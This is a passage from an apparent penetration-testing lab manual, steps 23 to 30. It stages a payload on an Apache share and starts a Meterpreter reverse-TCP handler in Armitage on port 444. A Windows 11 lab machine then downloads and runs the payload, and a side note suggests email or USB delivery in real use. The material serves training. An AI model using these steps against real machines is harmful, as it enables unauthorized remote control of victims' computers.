
23. In the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.

24. Type **service apache2 start** and press **Enter** to start the Apache server.



25. Switch back to the **Armitage** window. In the left-hand pane, double-click **meterpreter_reverse_tcp**.

26. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT** Option and change the port Value to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.




27. Now, switch to the **Windows 11** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


    Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

28. Click **malicious_payload.exe** to download the file.

    Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




29. Once you click on the **malicious_payload.exe** file, if the **Opening malicious_payload.exe** pop-up appears; select **Save File**.
30. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.



